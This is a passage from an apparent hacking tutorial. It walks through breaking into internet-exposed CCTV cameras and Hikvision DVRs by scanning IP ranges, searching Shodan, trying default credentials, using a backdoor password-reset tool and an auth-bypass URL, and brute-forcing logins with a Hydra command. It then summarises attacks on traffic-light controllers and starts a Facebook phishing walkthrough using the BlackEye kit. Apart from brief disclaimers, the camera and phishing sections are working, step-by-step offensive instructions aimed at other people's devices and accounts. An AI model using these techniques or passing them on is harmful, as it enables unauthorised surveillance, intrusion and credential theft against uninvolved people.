
Click Finish

STEP 3 - Configure the Angry IP Scanner ports and fetcher

To be able to find the information we are looking for to **hack IP cameras** is necessary to configure the Angry IP Scanner ports and fetchers so it can display the right information. See the picture below for the configuration.




Configure the ports 80, 23, 8080, 8081 and 8082 that are the most one used by people that install the IP cameras and let them available on the Internet.




Configure the fetchers to display the Web Detect information that will show some device information that is useful to find out who is the manufacturer.

To hack a CCTV camera is really necessary to have such basic information Go to tools and click on fetchers to open the configuration window



Select the Web detect fetcher on the right side and click the arrow to move it to the left side so it can be displayed in the software main page.



STEP 4 - Choose the IP port range to scan

To hack a CCTV camera first is necessary to find one that is available on the Internet, so you need to choose an IP Address range to scan with the Angry IP scanner. See the picture below where a range of IP address was scanned.


IP	Ping	Hostname	Ports [5+]	Web detect
242.10.139	[n/a]	[n/s]	[n/s]	[n/s]
242.10.140	315 ms	[n/a]	80	DNVRS-Webs
242.10.141	[n/a]	[n/s]	[n/s]	[n/s]
242.10.142	[n/a]	[n/s]	[n/s]	[n/s]
242.10.143	[n/a]	[n/s]	[n/s]	[n/s]
242.10.144	[n/a]	[n/s]	[n/s]	[n/s]
242.10.145	[n/a]	[n/s]	[n/s]	[n/s]
242.10.146	367 ms	[n/a]	[n/a]	[n/a]
242.10.147	[n/a]	[n/s]	[n/s]	[n/s]
242.10.148	[n/a]	[n/s]	[n/s]	[n/s]
242.10.149	[n/a]	[n/s]	[n/s]	[n/s]
242.10.150	[n/a]	[n/s]	[n/s]	[n/s]
242.10.151	[n/a]	[n/s]	[n/s]	[n/s]
242.10.152	318 ms	[n/a]	80	DVRDVS-Webs

You can use the IP range from your country or service provider, in the example above I used the range from xx.242.10.0 to xx.242.10.255. Note that you can fill the first part of the IP range and choose /24 or /16 for example to let the software find the range for you with 254 or 65.534 hosts respectively.


For privacy reasons the first part of the IP is not shown, after only few scans it's possible to find two Hikvision DVRs that are online on the Internet. I know that because of the Web detect information that shows DNVRS-Webs.

The scan can be done for thousand of IP addresses, so it's quite common to find a lot of IP cameras, DVRs and NVRs that are connected to the Internet.

After find an IP camera or DVR online you just need to right click and choose to open it on a Web Browser. Just like shown in the picture below.




In this case the device is a Hikvision DVR and you can just try to use the default user and password: "admin/12345" found on Hikvision manual.



Note the manufacturer name (**Hikvision**) underneath the login screen. Sometimes you see a big logo and sometimes a small text just like this one.

Did you get the idea? To hack CCTV camera you just need to use a tool to scan the Internet, find an online device and try the default password you can get from the manufacturer manual or from a IP camera default password list.

Below the image from the DVR after login with the **admin/12345** credentials.




Hikvision hacked DVR (click to enlarge)

It's easier to show an example with this manufacturer (**Hikvision**) because there a lot of their devices around the world, but the process also works with other brands as long as you can see the Web Detect information and try to use the default admin/password credentials to hack the CCTV camera.


Hack CCTV camera process details

If you want to have extra information about how the CCTV camera hacking works just keep reading, it's important to understand the process so you can protect yourself against hackers trying to get into your IP security camera.



How CCTV camera hacking work diagram

The network scanner (Angry IP scanner) is used to retrieve information from the router that is on Internet, Just like shown in the picture below:



How to hack CCTV camera diagram

Be aware that this process is something natural, the router don't need to hide the information and will respond what are the services available.

We can compare the process with a regular store, the owner don't hide where is the location and what services are available, so people can come and use them. The owner just will not have the key store available for the public.

Hacking CCTV camera using shodan

This technique to hack CCTV camera is very similar to the last one, but you don't need to install a software to scan the network, this process has already been done for you and you just need to try to use the login credentials.

Shodan is a service in a website that shows Internet devices around the world and that includes security IP cameras, DVRs and NVRs.

It's necessary just to type the brand of an IP camera or the manufacturer name and Shodan will show a lot of information, which includes the number of devices around the world, the location, IP and open ports.

Take a look at the picture below and see how much information is available

The screenshot shows the Shodan search interface with the query 'Hikvision'. The results page displays the following information:

- TOTAL RESULTS:** 349,250
- TOP COUNTRIES:** A world map showing the distribution of Hikvision devices. Brazil, China, India, Mexico, and Korea, Republic of are the top countries.
- TOP SERVICES:**

Service	Count
554	229,960
HTTP	48,544
HTTP (81)	24,956
HTTP (8080)	11,362
8554	6,813
- TOP ORGANIZATIONS:**

Organization	Count
Telmex	22,675
Vivo	15,831
Korea Telecom	13,745
BSNL	11,462
NET Virtua	8,964
- TOP OPERATING SYSTEMS:**

Operating System	Count
Linux 2.6.x	1,108
Linux 3.x	1,105
Unix	5
Windows 6.1	4
- RELATED TAGS:** hikvision
- Device Details:**
 - .188.58.18**: IP address, added on 2018-04-13 18:52:51 GMT, located in Brazil, Indaiatuba.
 - index**: IP address, host is 142.104.234.in-addr.btopenworld.com, added on 2018-04-13 18:52:29 GMT, located in United Kingdom, Coventry.
 - Index**: IP address, China Telecom Shanghai, added on 2018-04-13 18:52:08 GMT, located in China.
 - .85.233.62**: IP address, UWEB VOX Telecomunicações S/A, added on 2018-04-13 18:51:55 GMT, located in Brazil, Montes Claros.

If you create a Free account on the site, Shodan let you to filter the information, see below an example where the information is filtered by country (Brazil) and take a look at the details which includes the number of cameras per city (São Paulo) and even the ISP provider (Vivo).

SHODAN Hikvision country:"BR" Search Explore

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
46,821

TOP COUNTRIES

Brazil	46,821
--------	--------

TOP CITIES

Belo Horizonte	4,632
Sao Paulo	4,156
Uberlandia	2,915
Goiania	1,496
Porto Alegre	1,106

TOP SERVICES

554	41,926
HTTP (8080)	1,774
8001	698
HTTP	563
8081	128

TOP ORGANIZATIONS

Vivo	15,877
NET Virtua	8,956
Algar Telecom	6,283
Oi Velox	4,854
Oi Internet	3,402

TOP OPERATING SYSTEMS

Linux 3.x	77
Linux 2.6.x	37
Unix	2

.82.45.232
c9522de8.virtua.com.br
NET Virtua
Added on 2018-04-14 12:02:08 GMT
Brazil, Campinas
[Details](#)

.226.219.250
informatica Ltda ME
Added on 2018-04-14 12:01:46 GMT
Brazil
[Details](#)

.182.212.144
NET Virtua
Added on 2018-04-14 12:00:26 GMT
Brazil, Belo Horizonte
[Details](#)

Index
Added on 2018-04-14 12:00:01 GMT
Brazil, Londrina
[Details](#)

Guanhaes Internet LTDA-ME
Added on 2018-04-14 11:58:48 GMT
Brazil, Guanhaes
[Details](#)

Shodan shows the details about the IP device

To see the IP device details just click in the details link and new windows will open to show all the information about the CCTV camera you want to hack.

██████████.82.45.232
c9522de8.virtua.com.br
NET Virtua
Added on 2018-04-14 12:02:08 GMT
Brazil, Campinas
Details
RTSP/1.0 401 Unauthorized
CSeq: 1
WWW-Authenticate: Digest realm=" Hikvision ", nonce="3fbc39d4663dd5d7d01167fd2c1fbf04"
WWW-Authenticate: Basic realm="/"
██████████.226.219.250
Informatica Ltda ME
Added on 2018-04-14 12:01:46 GMT
Brazil
Details
RTSP/1.0 401 Unauthorized
CSeq: 1
WWW-Authenticate: Digest realm=" Hikvision ", nonce="fbea1e33b75d26a4e8db09386cf011ee"
WWW-Authenticate: Basic realm="/"

Details about the device location and owner

The details windows show the device IP and even the organization name

	██████████.226.219.250	View Raw Data
<hr/>		
Country	Brazil	
Organization		Informatica Ltda ME
ISP		Informatica Ltda ME
Last Update	2018-04-14T12:01:46.248571	
ASN	AS267004	

Details about the device ports

As we saw before, each IP device on the Internet has an IP and also some services available by using specific ports. Shodan can show these information very clearly as shown in the picture below.

Ports

88

554

3000

Services

88
tcp
http-simple-new



HTTP/1.0 200 OK
Date: Wed Mar 28 17:02:56 2018
Server: DVRDVS-Webs
Last-modified: Tue Jul 8 08:33:53 2014
Content-length: 1577
Content-type: text/html

554
tcp
rtsp-tcp



uc-httd Version: 1.0.0
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httd 1.0.0
Expires: 0

After see the details, you just need to use a Web Browser to type the IP device IP and port and try to use the default user and password just as described earlier in this article. See the picture below.

For this camera I just typed the IP and port like this: **XX.226.219.250:88**



If you are lucky and the IP camera (or DVR) password has never been changed, you will be able to login by typing the default device password.

Hack CCTV camera using exploit tool (software)

So you want to hack CCTV camera but the default username and password was changed by somebody, so you can use a CCTV camera exploit tool.

When an IP device has some security problem, hackers can create exploit tools to automate the hacking process. That happens also with IP cameras.

The Hikvision IP camera security flaw


In March 2019 a security flaw was discovered in Hikvision IP cameras that allows direct access to device information such as model, serial number, firmware version, and users.

The problem was reported to Hikvision on March , 2019, which promptly investigated the problem and admitted the existence of the failure.

Five days later Hikvision released a fix for the problem, but cameras that are using the old firmware will still be vulnerable to this security flaw.

How the IP camera exploit works

Just as an example I will talk about a software created to exploit the security vulnerability on Hikvision IP cameras which are using old specific firmware.



The Hikvision IP camera exploit tool


So, the Hikvision IP camera exploit is very easy to use, as shown in the diagram above, you just need to run it on a computer or laptop to explore and hack CCTV camera that is online on the Internet or in your local network.

Download the Hikvision Backdoor exploit tool

Obviously, you need the IP camera information to be able to configure the software properly, and I strongly recommend that you use this tool on the Hikvision IP cameras you own or have authorization to run security tests.

DISCLAIMER: I'm not responsible for any of your acts. You don't suppose to hack CCTV camera that doesn't belong to you. The Hikvision exploit tool can be used to test your IP cameras and make sure they have the security vulnerability corrected by firmware update. You've been warned.


OK, now that you know you don't suppose to be hacking other people IP cameras, let's talk about the Hikvision exploit tool. See the picture below.



The exploit can hack CCTV camera by getting the IP camera internal user list and setting a new password for one of them according to your choice.

To use the software just follow the steps below:

1. Type the camera IP and port
2. Click "get user list"
3. Select the user to change the password
4. Type a new password and click the button



After following these steps, you just need to type the camera IP and port on a Web Browser and login by using the credential you just created.

Hack CCTV camera using a simple command

How to get the IP camera information

It's also possible to hack Hikvision camera by just sending a specific command that gets the camera information or take a screen shot. The same models and firmware version described above are affected by this issue.

If you type the camera IP and port followed by the command below you will see the camera details, such as device name, model and firmware version

System/deviceInfo?auth=YWRtaW46MTEK

So the complete command is:

<camera IP>:<camera port> System/deviceInfo?auth=YWRtaW46MTEK

The camera returns the information just like shown in the image below:

```
<DeviceInfo xmlns="http://www.hikvision.com/ver10/XMLSchema" version="1.0">

<deviceName>IP CAMERA</deviceName>
<deviceID>88</deviceID>

<deviceDescription>IPCamera</deviceDescription>

<deviceLocation>hangzhou</deviceLocation>

<systemContact>Hikvision.China</systemContact>

<model>DS-2CD2420F-IW</model>

<serialNumber>DS-2CD2420F-IW20160920xxxxxxxxxx</serialNumber>

<macAddress>a4:14:37:xx:xx:xx</macAddress>
```

<firmwareVersion>V5.4.5</firmwareVersion>

<firmwareReleasedDate>build 170123</firmwareReleasedDate>

<bootVersion>V1.3.4</bootVersion>

<bootReleasedDate>100316</bootReleasedDate>

<hardwareVersion>0x0</hardwareVersion>

</DeviceInfo>

Hack CCTV camera by brute force attack


Just imagine the CCTV camera is using a password that is based on a regular word that can be find on a dictionary such as "god, home, secret", etc

Somebody could get hack the CCTV camera by just trying different all those passwords until find the correct one. That is something that works.

Alright, you are thinking now that this method is too hard and slow since it's complicated to type any word that is available in a dictionary just to try to find the one that is going to work to login into the CCTV camera, right ?

Well, if you let this task to a software that can test hundreds or thousands passwords per minute you can have a better chance to succeed.

Take a look at the diagram below to understand how this technique works.



You can use Hydra for Linux or Windows and you just need to have your password file ready will the words you want to use and issue the command

hydra -s 88 -l admin -P /root/Desktop/pass.txt -e ns <camera IP> See below the syntax

-s 88 -- the port number on the IP camera

-l admin -- default login name that will be used (admin)

-P /root/Desktop/pass.txt -- your password list file

-e --- empty password

ns --- try login and empty password



A terminal window titled 'root@Hack: ~' showing the execution of the Hydra command. The command is: 'root@Hack:~# hydra -s 88 -l admin -P /root/Desktop/pass.txt -e ns <camera IP>'. The output shows the attack starting at 2018-01-08 20:34:35. It includes a warning about the service being replaced by http-head and http-get. It lists 16 tasks, 1 server, and 66 login tries. The log shows four failed login attempts with the host, login, and password fields redacted.

```
File Edit View Search Terminal Help
Hydra (http://www.thc.org/thc-hydra)
root@Hack:~# hydra -s 88 -l admin -P /root/Desktop/pass.txt -e ns <camera IP> http
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2018-01-08 20:34:35
[WARNING] The service http has been replaced with http-head and http-get, using by default GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -n, default path set to /
[DATA] 16 tasks, 1 server, 66 login tries (l:1/p:66), -40 tries per task
[DATA] attacking service http-get on port 88
[88][www] host: [REDACTED] login: admin password: admint
[88][www] host: [REDACTED] login: admin password: tech
[88][www] host: [REDACTED] login: admin password: admin
[88][www] host: [REDACTED] login: admin password: PASSWORD
```

The software runs and start trying different words it gets from the txt file and keep doing this until there's a match. If the CCTV camera allows for those fast tries it's just a question of time to the software find the correct password.

Modern IP CCTV cameras don't allow this type of brute force attack because they block themselves for some time after too many login attempts.

Conclusion :

There are different ways to hack CCTV camera and all of them involves at least some basic skills from the attacker that must be able to understand at least a little bit about Internet and how to use a computer and software.


Beware that any IP device that are connected to the Internet is at risk and there's no guarantee that it's 100% and can't be hacked by someone.

▪
▪

IX) GETTING INTO TRAFFIC LIGHTS

Anatomy of a Traffic Intersection

1. Sensors
2. Controllers
3. Communications
4. Malfunction Management Unit



Getting Into The Lights

Hacking Internet of Things (IoTs) have become an amazing practice for cyber criminals out there, but messing with Traffic lights would be something more crazy for them.

The hacking scenes in hollywood movies has just been a source of entertainment for the technology industry, like we've seen traffic lights hacked in Die Hard and The Italian Job, but these movies always inspire hackers to perform similar hacking attacks in day-to-day life.

Security researchers at the University of Michigan have not only hacked traffic light signals in real life, but also claimed that it's actually shockingly easy to perform by

anyone with a laptop and the right kind of radio. If we compare the traffic light hacks in movies and real life, the reality is much easier.

In a paper study published, the security researchers describe how a series of major security vulnerabilities in traffic light systems allowed them to very easily and very quickly seized control of the whole system of at least 100 traffic signals in an unnamed Michigan city from a single point of access.

Researchers took permission from a local road agency before performing the hack, but they did not disclose exactly where in Michigan they did their research.

SECURITY HOLES IN TRAFFIC LIGHT SYSTEMS

The team, led by University of Michigan computer scientist J. Alex Halderman, said that the networked traffic systems are left vulnerable to three major weaknesses:

- unencrypted radio signals,
- the use of factory-default usernames and passwords, and
- a debugging port that is easy to attack

Types of Attacks

The methods described above allow an attacker to gain access to the network and the controller. In this section we describe several possible attack scenarios and examine what kind of damage could be done by a dedicated adversary. This is by no means an exhaustive list.

Denial of Service

A denial of service attack in this context refers to stopping normal light functionality. The most obvious way to cause a loss of service is to set all lights to red. This would cause traffic congestion and considerable confusion for drivers. Alternatively, the attacker could trigger the MMU to take over by attempting an unsafe configuration. This would cause the lights to enter a safe but suboptimal state. Since this state can be triggered remotely, but cannot be reset without physical access to the controller, an adversary can disable traffic lights faster than technicians can be sent to repair them. These attacks are overt and would quickly be detected by road agency personnel,

who would be left with the recourse of disabling network connections between intersections

Traffic Congestion

More subtly, attacks could be made against the entire traffic infrastructure of a city which would manipulate the timings of an intersection relative to its neighbors. The effect would be that of a poorly managed road network, causing significant traffic congestion but remaining far less detectable than overt actions. This type of attack could have real financial impacts on a community. One study by the city of Boston calculated that simply reconfiguring the timings of 60 intersections in one district of the city could save \$1.2 million per year in person-hours, safety, emissions, and energy costs.

Light Control

An attacker can also control lights for personal gain. Lights could be changed to be green along the route the attacker is driving. Since these attacks are remote, this could even be done automatically as she drove, with the lights being reset to normal functionality after she passes through the intersection. More maliciously, lights could be changed to red in coordination with another attack in order to cause traffic congestion and slow emergency vehicle response.

Recommendations

Wireless Security

Firewalls

Firmware Updates

Changing Default Credentials

Conclusion :

While traffic control systems may be built to fail into a safe state, we have shown that they are not safe from attacks by a determined adversary. With the appropriate hardware and a little effort, an adversary can reconfigure a traffic controller to suit her needs. She can execute a denial of service attack to cripple the flow of traffic in a city, cause congestion at intersections by modifying light timings, or even take control of the lights and give herself clear passage through intersections.

.

X) SOCIAL MEDIA (xD)

Hackers think social media is the best thing ever. Not only has it attracted longtime hackers, but it has also created new ones. It's just so easy! Individual social media platforms have been hackable since their introduction.

Social media accounts are usually protected by the password and kind of authentication you use to access your accounts. It also matters which system do you use to access your social media accounts.

Social Media Accounts Can Be hacked By :

1. Social Engineering + Phishing (My personal FAVORITE)
2. Keyloggers
3. DNS Spoofing
4. MITM AND MITB
5. PwS + WYSINWYC Attack with Replacement Url
6. Click Jacking
7. SS7
8. Cloning Old E-Mail

Let's Do A Phishing Pratical Attack (On facebook)

DISCLAIMER: I'm not responsible for any of your acts.

BlackEye for Social Media Phishing

Users place a lot of trust in their social media accounts. If the target doesn't have 2FA enabled, the ease with which an attacker can access them may be surprising. A single mistake typing a password into the wrong website can be all it takes to lose access to your account. BlackEye is a proof of concept that shows how these phishing pages don't need to be sophisticated or customized to work effectively.

1. Download & Test BlackEye

First, we'll need to clone the source from BlackEye's GitHub repository. To do that, open a new terminal window and type the following git and cd commands.

Note: we used the original BlackEye tool built by thelinuxchoice in this tutorial, but it has since been taken down from GitHub. You can use An0nUD4Y's version, which builds upon thelinuxchoice's original. Instructions below have been updated to use this tool instead.

```
~$ git clone https://github.com/An0nUD4Y/blackeye
Cloning into 'blackeye'...
remote: Enumerating objects: 361, done.
remote: Total 361 (delta 0), reused 0 (delta 0), pack-reused 361
Receiving objects: 100% (361/361), 8.01 MiB | 3.17 MiB/s, done.
Resolving deltas: 100% (101/101), done.

~$ cd blackeye

